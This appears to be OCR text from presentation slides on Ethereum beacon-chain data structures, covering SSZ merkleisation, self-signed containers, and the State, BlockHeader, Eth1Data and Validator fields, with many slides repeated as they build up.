
Chunk merkleisation




Chunk merkleisation




Basic object packing



Mixing in length



Mixing in length



1. Distinguish elements from intermediate nodes (i.e. path length)
2. Distinguish padding from zero elements

Object merkleisation

Types	**Merkleisation**
basic objects, basic tuples	pack, merkleise chunks
basic lists	pack, merkleise chunks, mix in length
containers, composite tuples	recursively merkleise, merkleise roots
composite lists	recursively merkleise, merkleise roots, mix in length

Object merkleisation

Types	Merkleisation
basic objects, basic tuples	pack, merkleise chunks
basic lists	pack, merkleise chunks, mix in length
containers, composite tuples	recursively merkleise, merkleise roots
composite lists	recursively merkleise, merkleise roots, mix in length

Object merkleisation

Types	Merkleisation
basic objects, basic tuples	pack, merkleise chunks
basic lists	pack, merkleise chunks, mix in length
containers, composite tuples	recursively merkleise, merkleise roots
composite lists	recursively merkleise, merkleise roots, mix in length

Object merkleisation

Types	Merkleisation
basic objects, basic tuples	pack, merkleise chunks
basic lists	pack, merkleise chunks, mix in length
containers, composite tuples	recursively merkleise, merkleise roots
composite lists	recursively merkleise, merkleise roots, mix in length

Self-signed containers

```
{
    slot                Slot
    previous_block_root Root
    state_root          Root
    block_body_root     Root
    signature           Signature
}
```

Self-signed containers

```
{
    slot                Slot
    previous_block_root Root
    state_root          Root
    block_body_root     Root
    signature           Signature
}
```

1. Remove signature

Self-signed containers

```
{
      slot                 Slot
      previous_block_root  Root
      state_root           Root
      block_body_root      Root
      signature            Signature
}
```

root Root

1. Remove `signature`
2. Compute `root`

Self-signed containers

```
{
    slot                 Slot
    previous_block_root  Root
    state_root           Root
    block_body_root      Root
    signature            Signature
}
```

root Root

1. Remove `signature`
2. Compute `root`
3. Check `signature` against `root`

1. Background on objects
2. `State` object
3. `Block` object

State object (~30 fields)

```
type State struct {
    // Versioning
    genesis_time Timestamp
    slot         Slot
    fork         Fork

    // Roots
    latest_block_roots  [8192]Root
    latest_state_roots  [8192]Root
    archive_roots       []Root
    latest_block_header BlockHeader

    // Eth1
    eth1_data_votes      []Eth1DataVote
    latest_eth1_data     Eth1Data
    latest_deposit_index uint64

    // Registry
    validator_registry              []Validator
    validator_balances              []Gwei
    validator_registry_update_epoch Epoch
    latest_active_index_roots       [8192]Root

    // Shuffling
    latest_randao_mixes             [8192]Bytes32
    previous_shuffling_seed         Bytes32
    previous_shuffling_start_shard  Shard
    previous_shuffling_epoch        Epoch
    current_shuffling_seed          Bytes32
    current_shuffling_start_shard   Shard
    current_shuffling_epoch         Epoch

    // Finality
    previous_epoch_attestations  []PendingAttestation
    current_epoch_attestations   []PendingAttestation
    previous_justified_epoch     Epoch
    current_justified_epoch      Epoch
    justification_bitfield       uint64
    finalized_epoch              Epoch
    latest_crosslinks            [1024]Crosslink

    // Partial slashing
    latest_slashed_balances [8192]Gwei
}
```

- versioning
- roots
- eth1
- registry
- shuffling
- finality
- partial slashing

Versioning

```
// Versioning
genesis_time uint64
slot         Slot
fork         Fork
```

Versioning

```
// Versioning
genesis_time uint64
slot         Slot
fork         Fork
```

Versioning

```
// Versioning
genesis_time uint64
slot         Slot
fork         Fork
```

Versioning

```
// Versioning
genesis_time uint64
slot         Slot
fork         Fork
```

```
type Fork {
    previous_version uint64
    current_version uint64
    epoch Epoch
}
```

Roots

```
// Roots
latest_block_roots  [8192]Root
latest_state_roots  [8192]Root
historical_roots    []Root
latest_block_header BlockHeader
```

Roots

```
// Roots
latest_block_roots  [8192]Root
latest_state_roots  [8192]Root
historical_roots    []Root
latest_block_header BlockHeader
```

Roots

```
// Roots
latest_block_roots  [8192]Root
latest_state_roots  [8192]Root
historical_roots    []Root
latest_block_header BlockHeader
```

Roots

```
// Roots
latest_block_roots  [8192]Root
latest_state_roots  [8192]Root
historical_roots    []Root
latest_block_header BlockHeader
```

Roots

```
// Roots
latest_block_roots  [8192]Root
latest_state_roots  [8192]Root
historical_roots    []Root
latest_block_header BlockHeader
```

```
type BlockHeader {
    slot                Slot
    previous_block_root Root
    state_root          Root
    block_body_root     Root
    signature           Signature
}
```

Roots

```
// Roots
latest_block_roots   [8192]Root
latest_state_roots   [8192]Root
historical_roots     []Root
latest_block_header  BlockHeader
```

```
type BlockHeader {
     slot                 Slot
     previous_block_root  Root
     state_root           Root
     block_body_root      Root
     signature            Signature
}
```

Eth1

```
// Eth1
latest_eth1_data      Eth1Data
eth1_data_votes       []Eth1DataVote
latest_deposit_index uint64
```

Eth1

```
// Eth1
latest_eth1_data      Eth1Data
eth1_data_votes       []Eth1DataVote
latest_deposit_index uint64
```

```
type Eth1Data {
    deposit_root Root
    block_hash   Root
}
```

Eth1

```
// Eth1
latest_eth1_data      Eth1Data
eth1_data_votes       []Eth1DataVote
latest_deposit_index uint64
```

```
type Eth1DataVote {
    eth1_data  Eth1Data
    vote_count uint64
}
```

Eth1

```
// Eth1
latest_eth1_data        Eth1Data
eth1_data_votes         []Eth1DataVote
latest_deposit_index uint64
```

Registry


```
// Registry
validator_registry               []Validator
validator_balances               []Amount
validator_registry_update_epoch  Epoch
latest_active_index_roots        [8192]Root
```

Registry

```
// Registry
validator_registry                []Validator
validator_balances                []Amount
validator_registry_update_epoch Epoch
latest_active_index_roots         [8192]Root
```


```
type Validator {
     pubkey                  Pubkey
     withdrawal_credentials Root
     activation_epoch        Epoch
     exit_epoch              Epoch
     withdrawable_epoch      Epoch
     voluntary_exit          Flag
     slashed                 Flag
}
```

Validator object





```
type Validator {
     pubkey                      Pubkey
     withdrawal_credentials  Root
     activation_epoch           Epoch
     exit_epoch                 Epoch
     withdrawable_epoch         Epoch
     voluntary_exit             Flag
     slashed                    Flag
}
```

Validator object





```
type Validator {
      pubkey                  Pubkey
      withdrawal_credentials  Root
      activation_epoch        Epoch
      exit_epoch              Epoch
      withdrawable_epoch      Epoch
      voluntary_exit          Flag
      slashed                 Flag
}
```

Validator object

